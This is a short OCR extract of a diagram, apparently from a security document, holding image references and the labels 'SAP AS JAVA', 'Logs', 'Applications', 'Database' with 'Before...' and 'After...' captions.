




SAP AS JAVA
Logs
Applications
Database
Before...
After...
SAP AS JAVA
Applications
Database




